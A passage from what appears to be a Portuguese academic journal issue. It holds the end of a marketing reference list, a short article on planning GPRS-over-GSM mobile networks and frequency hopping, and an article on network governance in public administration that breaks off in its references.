Felfcio, J. Augusto, "Metodologia para elaboração da estratégia de marketing internacional - Uma abordagem", *Estudos de Gestão*, Vol 3 N°1, (1996), p. 45-54.

Jain, Subhash C., *International marketing management*, 3rd Ed., PWS-KENT Publishing Company, 1990.

Keegan, Warren J., *Global marketing management*, Prentice Hall International, Englewood Cliffs-New Jersey, 1989.

Kotler, Philip, *Administração de marketing: Análise, planeamento, implementação e controle*, Editora Atlas, São Paulo, 1993.

Kotler, Philip e Cox, Keith K., *Marketing management and strategy: a reader*, Prentice Hall, Englewood Cliffs-New Jersey, 1988.

Lambin, Jean Jacques, *Marketing estratégico*, McGraw-Hill, Espanha, 1987.

Leersnyder, J., *Marketing internacional*, Dalloz, 1986.

Levitt, Theodore, "The globalization of markets", *Harvard Business Review*, Vol. 61 N°3 - May-June, (1983), p.92-102.

Levitt, Theodore, *A imaginação de marketing*, Editora Atlas, São Paulo, 1990.

Marques, F., *Marketing global: Uma reflexão aplicada às Multinacionais em Portugal*, ISEG - Dissertação para Mestrado, Lisboa, 1993.

Meissner, Hans Günther, *Strategic International marketing*, Springer-Verlag, Berlin-Heidelberg, 1990.

Onkvisit, Sak e Shaw, John J., *International marketing - Analysis and strategy*, MacMillan Publishing Company, New York, 1993.

Plaiwoda, Stan, *The essence of international marketing*, Prentice Hall International, UK, 1994.

Taggart, James H. e McDermott, Michael C., *The essence of international business*, Prentice Hall International, UK, Hertfordshire, 1993.

Terpstra, V., *International dimensions of marketing*, PWS-Kent publishing company, Boston-Massachusetts, 1988.

Terpstra, Vern & Sarathy, Ravi, *International marketing*, Dryden Press, Florida, 1994.

Usunier, Jean-Claude, *International marketing: A cultural approach*, Prentice Hall, UK, 1993.


Viana, Carlos e Hortinha, Joaquim, *Marketing internacional*, Edições Sílabo, Lisboa, 1997.

Wang, Cheng L., "The degree of standardization: a contingency framework for global marketing strategy development", *Journal of Global Marketing*, vol 10 (1), (1996), p. 89-105.

Whitelock, Jeryl e Pimblett, Carole, "The standardisation debate in international marketing", *Journal of Global Marketing*, vol 10 (3), (1997), p. 45-63.

Wiklund, Erik, *International marketing strategies: How to build market share*, McGraw Hill, New York, 1987.

Este artigo faz uma apresentação das condicionantes no planeamento das redes GPRS over GSM. As exigências crescentes no tráfego de dados, levam a alterações e inovações na forma como uma rede é planificada.



Justino M. R. Lourenço
ISPGaya
Rua Rodrigues da Rocha, 291, 341
Santo Ovídio, 4400-025 Vila Nova Gaia

1- A evolução do tráfego nas redes móveis.

O contínuo e acentuado crescimento dos utilizadores de redes móveis de comunicação tem acentuado o desafio do correcto planeamento de rede.

Durante a “infância” da tecnologia *GPRS over GSM* a optimização e planificação da rede não sofreu complicações adicionais [Trillium, 1999] [Rysavy, 1998]. Contudo, à medida que o tráfego de dados aumenta, surge a necessidade dos operadores alocarem os seus recursos rádios de uma forma mais eficiente.

Actualmente, a maior parte das estações base (BTS) são utilizadas para tráfego de voz e dados em simultâneo [Lourenço, 2000a]. A gestão da alocação dos recursos rádio é feita duma forma dinâmica, com base nas necessidades instantâneas dos utilizadores. Esta situação afecta a optimização dos recursos rádio duma forma diferente.

2- Planeamento e optimização

De forma a garantir uma qualidade de serviço da rede em padrões aceitáveis, e simultaneamente satisfazer as exigências de voz e dados, complicam a estratégia de planificação da rede.




Figura 1 – Distribuição do tráfego de voz e dados.

Na figura 1, aparecem representadas em imagens distintas as necessidades de canais de voz e de canais de dados numa rede móvel.

Em especial, o aparecimento de cada vez mais, de novos serviços locais (como a localização geográfica,

informações localizadas de trânsito, etc.) levará ao crescimento exponencial do trânsito de dados [Lourenço, 2000b].

O dimensionamento adequado da rede também se complica sempre que os operadores tenham implementado nas suas redes móveis a tecnologia de *frequency hopping*, que não é compatível com o tráfego de dados no modo pacote do *GPRS*.

3- As vantagens e desvantagens do *frequency hopping*

A tecnologia de *frequency hopping* (ver figura 2) permite que durante uma chamada de voz, a frequência utilizada na comunicação, seja dinamicamente alterada. Dentro de um conjunto conhecido de frequências possíveis, a comunicação vai “saltar” (*hop*) de frequência em frequência.

Esta tecnologia permite um acréscimo na capacidade de canais de voz numa determinada célula GSM. Supondo, a título de exemplo que duas estações base (BTS) vizinhas estejam a transmitir canais em cinco frequências distintas, todas elas iguais excepto uma delas, embora exista um risco de colisão nas frequências partilhadas, os efeitos são minimizados com o salto (“*hop*”) constante na frequência utilizada.




Figura 2 – *Frequency Hopping*.

A qualidade de serviço (QoS) também é melhorada ao conseguirmos reduzir o fenómeno de *fast fading*, onde um sinal decresce bruscamente de intensidade numa comunicação. Este fenómeno é em especial mais sentido em zonas geográficas mais congestionadas, em que o utilizador chega a perder a chamada. O *fast fading* está associado a obstruções, reflexões e refrações indesejadas que levam a alterações rápidas da intensidade de sinal que chega ao terminal móvel.

A utilização da tecnologia de *hoping*, permite um acréscimo significativo de qualidade numa comunicação, isto porque a mudança constante de frequência de comunicação, reduz o tempo de permanência em frequências com fortes interferências.

Esta tecnologia é especialmente valorizada em redes móveis fortemente congestionadas, já que permite uma maximização dos recursos rádios, e em simultâneo uma melhor qualidade de serviço para uma determinada disponibilidade de espectro radioelétrico.

4- Dificuldades da tecnologia

Embora se tenha apresentado as vantagens da aplicação de *frequency hopping* em redes GSM para tráfego de voz, as actuais redes *GPRS over GSM* não operam no modo *hop*. O tráfego de dados tem que ficar sempre associado a um *transceiver* que não detém capacidade de alterar a frequência durante a comunicação [Kalakauskis, 2002]. Actualmente, o tráfego *GPRS* é substancialmente inferior ao tráfego de voz, e a maior parte dos operadores alocam o tráfego de dados aos *time-slots* disponíveis no canal *Broadcast Control Channel (BCCH)*, um canal utilizado para difusão de informações da rede aos terminais móveis. Mas à medida que o tráfego de dados cresce, chegamos rapidamente ao limite disponível no *BCCH*. Quando tal acontecer os operadores terão necessidade de alocar *transceivers* totalmente dedicados ao trânsito de dados. Nesse cenário de curto prazo a forma de planificação da rede móvel será necessariamente repensada com o acréscimo de dificuldade acrescido.

Acima de tudo, será necessário repensar a estratégia de planificação da rede, assumindo uma estratégia de transmissão simultânea de GSM e GPRS nas estações base. Esta solução, até aqui utilizada e como foi visto inviabiliza a implementação de *frequency hopping*, com todas as consequências descritas neste artigo. Se os operadores dedicarem um novo *transceiver* em cada estação base, a capacidade de reutilização de frequências irá ter que ser implementada para uma distância maior, o que reduzirá drasticamente os canais de voz disponíveis.

No outro cenário, em que os operadores terão que limitar o tráfego de dados (GPRS) apenas a algumas estações base seleccionadas, a optimização da cobertura da rede GPRS será mais complexa e terá de obedecer a uma planificação mais rigorosa. As estações BTS alocadas ao tráfego de dados, devem estar situadas e configuradas de forma a servir às "*target areas*" que apresentem maiores necessidades de tráfego. Assim, os operadores deverão determinar a cobertura rádio-eléctrica óptima baseando-se na minimização do *path loss* para a área coberta. Também deve ser tomada em atenção a minimização da interferência, já que esta é especialmente preocupante em *GPRS*, podendo levar à necessidade de retransmissão de blocos de dados perdidos. [Rysavy, 1998].

5- Conclusões

A tarefa de planificação de uma rede móvel tem uma variável nova, a necessidade crescente de optimização da rede para o tráfego de dados. [Trillium, 1999].

A procura de um solução óptima deve considerar não só as necessidades actuais de tráfego, como a perspectiva de evolução rápida no curto prazo. A escolha da solução adequada, geralmente obtida à custa de *software* adequado deve, também, ter sempre em conta a minimização dos custos de *upgrade* da rede.

Referências

- Justino M. R. Lourenço, "Aspectos técnicos do GSM", Revista *Politécnica*, Junho de 2000a.
- Justino M. R. Lourenço, "Acesso à Internet nas redes celulares GSM", Revista *Politécnica*, Junho de 2000b.
- Trillium Digital Systems, INC., "General Packet Radio Service – White Paper", <http://www.trillium.com>, May 1999.
- Rysavy P., "General Packet Radio Service (GPRS)", PCS Data today online journal, 30 de Setembro de 1998.
- Redes, Ferreira & Bento, n.º63, Julho de 2000.
- Hille, *The evolution of GSM to the Third Generation*, Friedhelm Hillebrand, Chairman of ETSI TC SMG, 1999.
- Kalakauskis, R., "Planning for GPRS over GSM", *Wireless Europe*, pg. 18, September 2002.

Tendo presente a crescente complexidade da actividade da Administração Pública e dos problemas que procura solucionar, assistimos ao aparecimento de novas formas de dirigir as organizações. Este artigo analisa um novo modelo de gestão pública: a governação em networks. Este modelo centra a sua atenção na interdependência desenvolvida entre os vários actores na cooperação entre um grande número de organizações públicas, semi-públicas e privadas.



Carla Sofia Rocha*
sofia.rocha@cm-feira.pt

1. INTRODUÇÃO

Enquanto algum ramo da ciência oferece uma abundância de problemas, significa que está vivo; uma falta de problemas implica uma extinção ou cessar de desenvolvimento... É pela solução de problemas que o investigador testa o temperamento da sua sensibilidade; encontra novos métodos e novos pontos de vista, e ganha maior e mais livre horizonte.

(David Hilbert, 1902)

David Hilbert transmitiu para a comunidade científica que problemas não resolvidos são um sinal de vitalidade e que a pesquisa sobre os problemas mais difíceis é necessária: “porque o que é claro e de fácil compreensão atrai; o complicado repele”.

Tal como há cem anos atrás, o espírito de hoje deve ser a procura constante de novas soluções para problemas actuais, e é com base nesta filosofia que vimos emergir na Administração Pública novas teorias de gestão.

As condições económicas, tecnológicas e sociais de hoje, exigem formas organizacionais diferentes daquelas que dominaram as sociedades modernas desde a segunda metade do século XIX. A organização burocrática, caracterizada pela centralização e pelo controlo hierárquico, é cada vez mais vista como uma forma organizacional pouco adequada para lidar com os problemas inerentes às sociedades contemporâneas.

Os modelos de Administração Pública estão a evoluir de sistemas centralizados e centrados no Estado para sistemas mais flexíveis e descentralizados (Araújo, 2001).

Governar através de redes (networks) surge como um novo processo de coordenar as actividades e de dirigir as organizações. Este modelo centra a sua atenção na interdependência desenvolvida entre os vários actores, na cooperação entre um grande número de organizações públicas, semi-públicas e privadas. A gestão em networks assenta em conceitos de reciprocidade em vez de competição,

exigindo um elevado grau de confiança entre os participantes.

2. EMERGÊNCIA DE UM NOVO MODELO DE ORGANIZAÇÃO

As raízes da Administração Pública actual podem ser encontradas no modelo burocrático de Max Weber, o qual define a burocracia como sendo o Tipo Ideal de Organização. Nesta concepção, a estrutura administrativa é caracterizada pela centralização e hierarquia. O processo administrativo é predominantemente um processo do tipo Top-down, em que a coordenação é feita através de uma série de regras que permitem o controlo da estrutura administrativa. A este modelo, corresponde uma administração que baseia o seu relacionamento com os cidadãos no formalismo, com base em rotinas e procedimentos standardizados.

O carácter legal das normas e regulamentos, a hierarquia da autoridade, a continuidade e a estabilidade são algumas das características principais da burocracia, apresentadas por Max Weber.

A crise económica dos anos setenta veio abalar este modelo de administração. A insistência na melhoria de eficiência dos serviços públicos, bem como a crise da teoria administrativa, levaram a uma crescente reorientação da investigação para a gestão pública ou “public management”. Embora não se trate de uma nova disciplina separada da Administração Pública (Bozeman, 1993), ressalta a importância do estudo das políticas públicas e do “public management”, tendendo este a aproximar-se da gestão empresarial. O que se pretende com a “administração empresarial” é substituir a gestão pública tradicional pela gestão de empresas privadas já que se assume que tudo o que é público é ineficiente. Em termos práticos, o modelo managerial insiste na descentralização, na delegação de competências e na possibilidade de distinção entre política e administração. A política competiria definir as directrizes e à administração a sua implementação segundo as regras da gestão privada. Esta abordagem assume-se como uma alternativa ao modelo burocrático orientando-se para os resultados.

* Docente no Instituto Superior Politécnico Gaya
Mestranda em Administração Pública na Universidade do Minho
Técnica Superior na Câmara Municipal de Santa Maria da Feira

A experiência posterior veio, porém, demonstrar que o modelo managerial se mostrou inadequado para resolver os problemas da Administração Pública. Mintzberg (1996) num artigo da Harvard Business Review, "Managing Government, Governing Management", afirma que muitos dos problemas da administração pública radicam na imitação da gestão empresarial. Metcalfe (1993) afirma também que a gestão pública deve deixar de imitar a gestão empresarial e procurar inovar, já que se atingiram os limites da utilidade da aplicação das práticas da gestão empresarial. Assim, o modelo managerial tem vindo progressivamente a ser abandonado com o aparecimento do conceito de governação em rede que surge como um novo processo de coordenar as actividades e de dirigir as organizações sendo considerado por vários autores como um modelo alternativo aos dois modelos anteriores (Araújo, 2002c). Enquanto que o "new public management" representa uma tentativa de introduzir técnicas de gestão privada nas organizações públicas (tal como o contracting out, orientação voltada para o cliente, introdução de mecanismos de mercado), a gestão em networks tem como objectivo a mediação e a coordenação interorganizacional da formação política. Este último conceito (networks) adquiriu, nos últimos anos, um lugar importante na ciência política e na administração pública, demonstrada por um número crescente de publicações na Europa e nos E.U.A.. O conceito de governação em networks está entre a autonomia do mercado e a hierarquia burocrática e racional (Kikert, 1997a).

Características das redes e hierarquias

	Hierarquias	Redes/ Networks
Estrutura administrativa	• Centralização • Divisão específica do trabalho • Sectorização	• Descentralização • Estrutura integrada e interligação entre sectores
Processo de implementação	• De cima para baixo	• De baixo para cima
Estilo governativo	• Insistência nas regras • Direitos de controlo • Gestão pelo governo	• Desregulação • Orientação de mercado • Comunicação/diálogo • Redes governativas
Vantagens	• Comando e controlo claros • Legitimidade baseada na democracia representativa • Estabilidade • Autonomia	• Apoio mútuo • Oportunidades de aprendizagem e desenvolvimento de competências • Flexibilidade • Visão holística
Desvantagens	• Défice de implementação • Falta de conhecimento local • Rigidez • Problemas ao lidar com dinâmicas complexas e diversos sub-sistemas sócio – políticos	• Falta de método na tomada de decisões colectivas • Conflitos ao nível do domínio, objectivos e métodos • Défice coordenativo • Fragmentação

Fonte: Niemi- lilahti Anita, «Will Networks and Hierarchies ever Meet?», p.4.

3. O NOVO SISTEMA DE GOVERNAÇÃO

A procura de novos modelos administrativos e o relançamento da discussão sobre gestão pública e governação deve-se ao aparente consenso desenvolvido à volta da ideia que o governo não é o piloto pelo qual a sociedade é governada e à evidência que os processos de formação política são geralmente uma acção combinada entre vários actores.

A gestão em networks representa a resposta da sociedade pós-burocrática às características da governação que se baseiam na autonomia e na interdependência entre organizações públicas, privadas e organizações sem fins lucrativos (Araújo, 2002b).

Trata-se da substituição do modelo burocrático por um modelo que enfatiza a imprecisão das fronteiras entre o sector público e privado, a interdependência entre as diferentes organizações, a necessidade de consensos e a cooperação entre uma multiplicidade de actores.

Segundo Kikert (1997b), a gestão em networks consiste na promoção da cooperação. De facto, o resultado da acção administrativa torna-se em muitas áreas, não o resultado da implementação autoritária de regras pré-estabelecidas, mas o resultado da interacção e cooperação entre as várias organizações (Offe, 1984).

3.1. FUNDAMENTAÇÃO TEÓRICA DA TEORIA DE GESTÃO EM NETWORKS

O conceito de rede em ciência política recua ao início dos anos 70.

A abordagem da política interdependente é visível no trabalho de autores como Allison (1971), Cohen (1972) e Lindblom (1965). Nestes trabalhos, o termo “política” aparece como o resultado da interacção entre múltiplos actores, em que interesses contraditórios caracterizam os processos políticos.

A gestão em networks foca a sua atenção no processo de interacção entre os actores independentes e a complexidade de objectivos e estratégias como uma consequência dessa interacção. Nesta abordagem a maior atenção é dada ao contexto institucional no qual o processo interactivo se desenrola. Assim, são vários os autores unânimes em defender que a teoria da gestão em rede é inspirada na Teoria Inter-Organizacional (Klijn e Koppenjan, 2000).

O principal ponto de partida da abordagem inter-organizacional é que o futuro das organizações consiste noutras organizações, isto é, para sobreviver uma organização necessita de recursos de outras organizações.

Estas comprometem-se a trocar relações umas com as outras, e assim assistimos ao emergir de uma rede de actores mutuamente dependentes. Na teoria inter-organizacional há uma atenção especial para as ligações entre as organizações e para as estratégias usadas por elas para influenciar os processos de mudança.

Apesar do desenvolvimento da teoria da gestão em networks ter sido influenciado pela teoria inter-organizacional, esta abordagem de gestão tem desenvolvido a sua própria estrutura teórica.

A abordagem em networks assume que a política é feita através de um processo complexo e interactivo entre um grande número de actores mutuamente dependentes.

Assim, a política só pode ter lugar com base na cooperação (Klijn e Koppenjan, 2000), entre um grande número de organizações públicas, semi-públicas e privadas.

No entanto, a cooperação nem sempre é fácil, visto que a política ocorre em ambiente de tensão entre dependências e diversidade de objectivos e interesses. Desde que a cooperação e a colaboração nos objectivos e interesses deixou de acontecer por comum acordo, tornou-se necessário dirigir a rede. Estas estratégias de direcção, isto é, a gestão da rede, tornou-se uma variável central na gestão em networks, focando em primeiro lugar o aperfeiçoamento da cooperação entre os diversos actores envolvidos. Segundo Klijn e Koppenjan (2000) as suposições teóricas da gestão em networks são:

Redes

- Os actores são mutuamente dependentes para alcançar os objectivos;

- As dependências criam relações sustentáveis entre actores;
- As dependências criam poder de veto para vários actores;
- A sustentabilidade das interacções cria e solidifica a distribuição dos recursos entre actores;
- Os meios de distribuição e a formação das regras conduzem a certas reservas da rede, relativamente aos actores que estão de fora;
- As regras são formadas e solidificadas no decorrer das interacções, o que regula o comportamento dos actores;

Processos políticos

- Dentro da rede, as interacções entre actores na política ganham importância, focando-se por um lado, na resolução de tensões entre dependências e na divergência e conflito de interesses por outro;
- Os actores partem para a percepção que defendem acerca da área política, dos outros actores e das decisões a apostar;
- Os actores seleccionam estratégias específicas na base da percepção;
- Os processos políticos são complexos e não inteiramente previsíveis em virtude da variedade de actores, das suas percepções e estratégias;

Resultados

- A política é o resultado de interacções complexas entre actores que participam nos jogos da rede;

Gestão da rede

- Dada a variedade de objectivos e interesses, bem como dos actuais e potenciais conflitos sobre a distribuição de custos e benefícios, a cooperação não é automática e não se desenvolve sem problemas;
- A acção concertada pode ser melhorada através de incentivos de cooperação, de processos e conflitos de gestão e da redução de riscos ligados à cooperação.

3.2. A GESTÃO EM REDE

3.2.1. O GESTOR DE REDE

Dentro da rede ocorrem interacções sucessivas à volta da política e de outros assuntos, as quais podem ser chamadas de jogos. Os processos políticos podem assim ser vistos como um conjunto de jogos entre actores, onde cada um tem a sua própria percepção da natureza do problema, das soluções desejadas e dos outros actores da rede. Os resultados do jogo são consequência das interacções das estratégias dos diferentes jogadores do jogo. Estas estratégias são todavia influenciadas por vários factores, tais como: a percepção dos actores, o poder, os recursos disponíveis e as regras da rede.

É implícito supor que estas diferenças de estratégia dos diversos actores, levam à necessidade de dirigir os jogos que ocorrem na rede.

Assim, o gestor de rede, não é o actor central ou o director, mas um mediador ou estimulador. Este papel não é necessariamente dirigido apenas a um actor. Apesar de os actores públicos assumirem muitas vezes o papel de gestores de rede, os demais actores não estão impedidos de o fazer.

Neste modelo de gestão pública, o gestor público não tem as mesmas funções das que são normalmente atribuídas ao gestor privado. Segundo Kooiman (1993), o gestor de rede é fundamentalmente um integrador da diversidade, orientador das dinâmicas sociais e decompositor da complexidade, procurando solucionar conflitos e promover a colaboração entre os actores. Trata-se de um gestor “tipo delta”, um superprofissional dotado de vastos conhecimentos e inteligência prática, com uma enorme capacidade de diálogo e de construir pontes entre os actores (Dror, 1997).

3.2.2. O PAPEL DO PODER E OS CONFLITOS NAS REDES

Uma das críticas dirigidas à teoria da gestão em networks é que esta não tem em linha de conta os conflitos e as diferenças de poder.

A cooperação é o elemento chave para que os actores que se encontram em situações de dependência mútua consigam realizar os seus objectivos. Este facto não implica que a cooperação seja estabelecida sem conflitos, uma vez que as relações de dependência duráveis não significam necessariamente que nenhum conflito surgirá na distribuição dos custos e benefícios dos processos políticos. A falta de um actor dominante não implica que os recursos sejam igualmente distribuídos entre os actores (Knight, 1992). As regras podem também operar em vantagem de alguns e em desvantagem para outros, levando a diferenças de poder. Não obstante, os actores menos poderosos podem influenciar a tomada de decisão, usando o seu poder de veto, ou a sua habilidade para usar recursos no sentido da estagnação ou bloqueio do processo. Assim, os actores mais poderosos precisam de considerar os colegas menos poderosos.

O poder é um dos conceitos centrais na análise de redes. Para Thorelli (1986), poder, é a capacidade para influenciar as decisões ou acções dos outros. Segundo o mesmo autor, as fontes de poder de um participante na rede são:

- Base económica;
- Tecnologia;
- Perícia;

- Confiança;
- Legitimidade do actor.

3.3. ACTORES PÚBLICOS E REDES POLÍTICAS

Na gestão em networks, os actores públicos não representam o papel dominante que frequentemente é atribuído noutras perspectivas da Administração Pública. A gestão em networks é acusada de considerar o governo como sendo meramente um “actor entre actores”, o que pode conduzir a problemas de legitimidade democrática ou de responsabilidade. O facto do governo ser confrontado com a realidade das suas dependências perante outros actores, não implica que a sua posição não seja especial. Deste modo, para a teoria da rede, o governo não é apenas mais um actor. Os governos têm recursos únicos à sua disposição e trabalham para alcançar objectivos únicos, ocupando uma posição especial que na maioria dos casos não pode ser conseguida por outros. Os recursos que determinam a referida posição incluem: orçamentos consideráveis, acesso a meios de comunicação de massa, monopólio no uso da força e legitimação democrática. O acesso a estes recursos proporciona aos governos um poder considerável. É certo que o governo ocupa um lugar diferente dos outros parceiros da rede, contudo não os domina unilateralmente nem dita hierarquicamente as suas ordens.

Os autores Klijn e Koppenjan (2000) argumentam que quando confrontados com uma situação de ligação à rede, os governos têm as seguintes opções:

- Primeiro, podem escolher não se unir aos jogos da rede, o que significa que tentarão impor unilateralmente as suas ideias e objectivos a outros actores sociais;
- Segundo, os governos podem decidir levar a cabo as suas tarefas em cooperação com outros actores públicos, semi – públicos e privados;
- Terceiro, o governo pode tomar a posição de gestor do processo e assim tentar facilitar o processo interactivo destinado à resolução de certos problemas ou à realização de projectos;
- Quarto, os governos podem escolher levar a cabo o papel de construtores da rede.

Dados os recursos especiais dos governos e o seu papel como representantes do interesse comum, os governos parecem estar eminentemente adaptados para este último papel.

Os autores apontam como um sério perigo a confusão destes quatro papéis por parte do governo, o que pode conduzir a desentendimentos e conflitos entre actores e pôr em causa a fiabilidade e legitimidade do governo.

3.4. FACTORES RELEVANTES PARA O SUCESSO OU FRACASSO DA GESTÃO EM NETWORKS

Na gestão em networks as explicações para o sucesso ou fracasso dependem de uma questão chave: a Cooperação. Esta abordagem assume que os resultados políticos são o resultado da interacção entre vários actores. O envolvimento destes actores é consequência do facto de possuírem recursos que não são exclusivos de um só, havendo necessidade do seu envolvimento para a resolução de um problema particular. Quando os actores conseguem reunir os seus esforços e formular objectivos e interesses comuns, conduzem os jogos políticos a resultados satisfatórios. Por outro lado, os actores podem perder o interesse nos jogos políticos quando ocorre a estagnação. A estagnação e os bloqueios podem também ser consequência de uma quebra de equilíbrio entre os custos da interacção e os resultados esperados dos jogos políticos. Uma importante explicação para o fracasso da gestão em rede é o facto dos actores poderem estar insuficientemente cientes das suas dependências externas.

A acção combinada requer assim que os actores possam avaliar as suas dependências mútuas, as possibilidades de cooperação e os limitados riscos e custos envolvidos. A falta de consciência de dependências mútuas, conflitos de interesses e custos de interacção, são explicações importantes para o fracasso da gestão em rede.

A forma como os recursos estão distribuídos pelos vários actores, também influencia o sucesso dos jogos políticos. Diferentes actores possuem diferentes recursos e como tal, diferentes posições na rede. As mudanças na distribuição dos recursos nas redes podem reflectir-se no jogo político e conduzir uma rede do sucesso ao fracasso ou vice-versa. Para além disso, as regras têm um papel muito importante no desenvolvimento dos processos políticos. As interacções entre actores de várias redes podem ser difíceis porque estes têm poucas regras para orientar as suas interacções. As regras são construções sociais dos actores na rede e diferem de rede para rede. A sua existência reduz os custos de transacção e simplifica a cooperação. A falta de confiança e a inexistência de regras conduzirá mais depressa a resultados de não cooperação e, por conseguinte, ao fracasso dos jogos políticos. Scharpf (1997) conclui: “Podendo confiar e sendo de confiança, é uma vantagem - mas explorar a confiança pode ser mais vantajoso”. As regras são um dos mais importantes pilares da confiança. No entanto, não podemos esquecer que o resultado de quebrar as regras pode ser atraente para os actores. Neste sentido, qualquer estudo de gestão em rede deve dar uma atenção especial à reformulação e reinterpretação das regras

como uma consequência externa de uma escolha de um actor.

Os autores Klijn e Koppenjan (2000) identificam as explicações para o sucesso ou fracasso da gestão em networks:

Ao nível da interacção:

- Os actores apercebem-se das suas dependências;
- Os actores são bem sucedidos na redefinição de interesses divergentes e conflituosos para o interesse comum;
- Os custos de interacção são ou não favoravelmente equilibrados com a compreensão dos resultados da interacção;
- Os riscos da interacção nos jogos são limitados como consequência das estratégias de outros actores;
- Previsão da gestão do jogo (percepção mútua do desenvolvimento, jogos e gestão conflituosa).

Ao nível da rede :

- Os actores possuem poder de veto, visto que os recursos são indispensáveis;
- Os actores com poder de veto estão actualmente envolvidos no processo;
- Os actores nos jogos pertencem à mesma rede, interagem uns com os outros e desenvolvem regras mutuamente.

3.5. FACTORES DE COESÃO EM NETWORKS

Desde Weber que os gestores públicos têm explicitamente ou implicitamente aceite que é a autoridade legal inserida numa hierarquia que mantém as pessoas a operar numa estrutura burocrática, sendo esta a razão principal pela qual as pessoas permitem a si próprias serem lideradas. As networks não são baseadas no paradigma de autoridade legal. Sendo assim, pode questionar-se porque razão pessoas de diferentes organizações que não têm relacionamentos legais de autoridade, decidem trabalhar juntas na clarificação de problemas e na procura de soluções. A literatura sugere a importância da confiança, objectivos comuns, dependência mútua e a existência de recursos limitados como os principais factores explicativos. Na ausência de um estatuto legal, é usualmente aceite que as pessoas trabalham juntas por causa de um motivo: a confiança.

A confiança é necessária quando as organizações públicas e não públicas tentam redefinir os seus relacionamentos baseados na hierarquia e na legalidade, sendo entendida como uma certeza na continuidade de uma relação de satisfação recíproca. A confiança, segundo Thorelli (1986) é baseada na reputação e, mais importante ainda, no desempenho passado, sendo construída através de

amizades pessoais e laços sociais estabelecidos no interesse do dia-a-dia.

Outros afirmam que uma crença partilhada ou um objectivo comum, contribui para manter a rede junta. Assim, a organização individual só é relevante para o entendimento de como e porque razão cada organização contribui para a coesão do grupo.

A dependência mútua é ainda outra explicação para a coesão das networks. A literatura interorganizacional de algumas décadas atrás, sugere que os actores de uma rede estão numa espécie de dependência interactiva, normalmente baseados no intercâmbio de recursos.

A liderança e a capacidade de orientação dentro de sistemas de auto gestão é outro contribuinte proeminente para a coesão de networks identificada na literatura de gestão pública. É frequentemente entendido que a liderança e a gestão em networks requerem princípios de orientação mais flexíveis como substitutos da linha de comando e controlo. Para alguns teóricos, a liderança é o factor central para segurar a rede junta. O líder estabelece metas comuns, cria um ambiente de confiança, gere contribuições organizacionais e individuais e lança energias de acordo com alguns planos estratégicos. É importante notar que estes não são atributos pessoais, talentos, ou condições de indivíduos, são papéis num sistema de interacções estratégicas.

4. CONCLUSÃO

A gestão em networks é uma fonte importante de inspiração para o desenvolvimento da administração pública. A natureza das tarefas com as quais os governos nas sociedades contemporâneas são confrontados, não permite o comando e o controlo de todas as situações. Devido à ambiguidade e complexidade destas tarefas, os governos terão que aprender a estabelecer parcerias com outras partes. As estratégias da gestão em rede terão que fazer parte dos seus procedimentos.

Por exemplo, na Holanda esta visão é amplamente reconhecida e importa salientar as experiências desenvolvidas pela Universidade de Roterdão com base em parcerias da administração local com o sector privado e organizações não lucrativas.

A Administração Pública moderna é uma rede de ligações verticais e horizontais entre organizações de todo o tipo - públicas, privadas lucrativas e sem fins lucrativos e voluntárias. E nesta rede de ligações complexas, os cidadãos são o centro da Administração Pública (Araújo, 2002c).

Referências

Allison, Graham T.. 1971. *The Essence of Decision*, Little Boston, MA, Brown & Company.

Araújo, Joaquim Filipe. 2002a. *Gestão Pública em Portugal: Mudança e Persistência Institucional*. Quarteto Editora, Coimbra.

———. 2002b. “A Nova Realidade da Administração Pública”. *Revista APTA*, Universidade do Minho, Braga.

———. 2002c. “Abertura dos Colóquios”. *Revista APTA*, Universidade do Minho, Braga.

———. 2001. “A Governação em Networks”. *Revista de Administração e Políticas Públicas*, Vol. II, n.º 1.

———. 2000. “Gestão Pública e Governação em Networks”. *Revista de Administração e Políticas Públicas*, Vol. I, n.º 2.

———. 2002. “Changes in the Management of Interorganisational Relations in Portuguese Administration”, comunicação apresentada no 6º *Symposium Internacional sobre Gestão Pública* (IRSPM VI).

Bilhin, João Abreu de Faria. 2001. *Teoria Organizacional – Estruturas e Pessoas*. Instituto Superior de Ciências Sociais e Políticas, Lisboa.

Bozeman, Barry. 1979. *Public Management and Policy*. New York, St. Martin’s Press.

Cohen, M.D., March, J. G. e Olsen, J.P. 1972. “A Garbage Can Model of Organisational Choice”. *Administrative Science Quarterly*.

Dror, Yehezkel. 1997. “O administrador tipo delta para o século 21”. *Revista do Serviço Público*. Ano 48, n.º 2.

Hilbert, David. 1902. “The Problem of Mathematic’s”, comunicação apresentada no 2º *Congresso Internacional de Matemática*, Paris.

Lindblom, C.E. 1965. *The Intelligence of Democracy: Decision Making through Mutual Adjustment*. Londres. Free Press.

Kikert, Walter. 1997a. “Public Governance in the Netherlands. An Alternative to Anglo-American Management”. *Public Administration*, Vol.75.

Kikert, Walter 1997b. “Public Management in the United States and Europe” in Walter Kickert (ed), *Public Management and Administrative Reform in Europe*. Edward Elgar. Cheltenham.

Klijn, Erik-Hans e Joop F. M. Koppenjan. 2000. “Public Management and Policy Networks: Foundations of a New Approach to Governance”, *Public Management*, Vol 2, n.º 2.

Knight, J. 1992. *Institutions and Social Conflict*, Cambridge, Cambridge University Press.

Kooiman, Jan. 1993. *Modern Governance: New Government-Society Interactions*. Londres. Sage Publications.

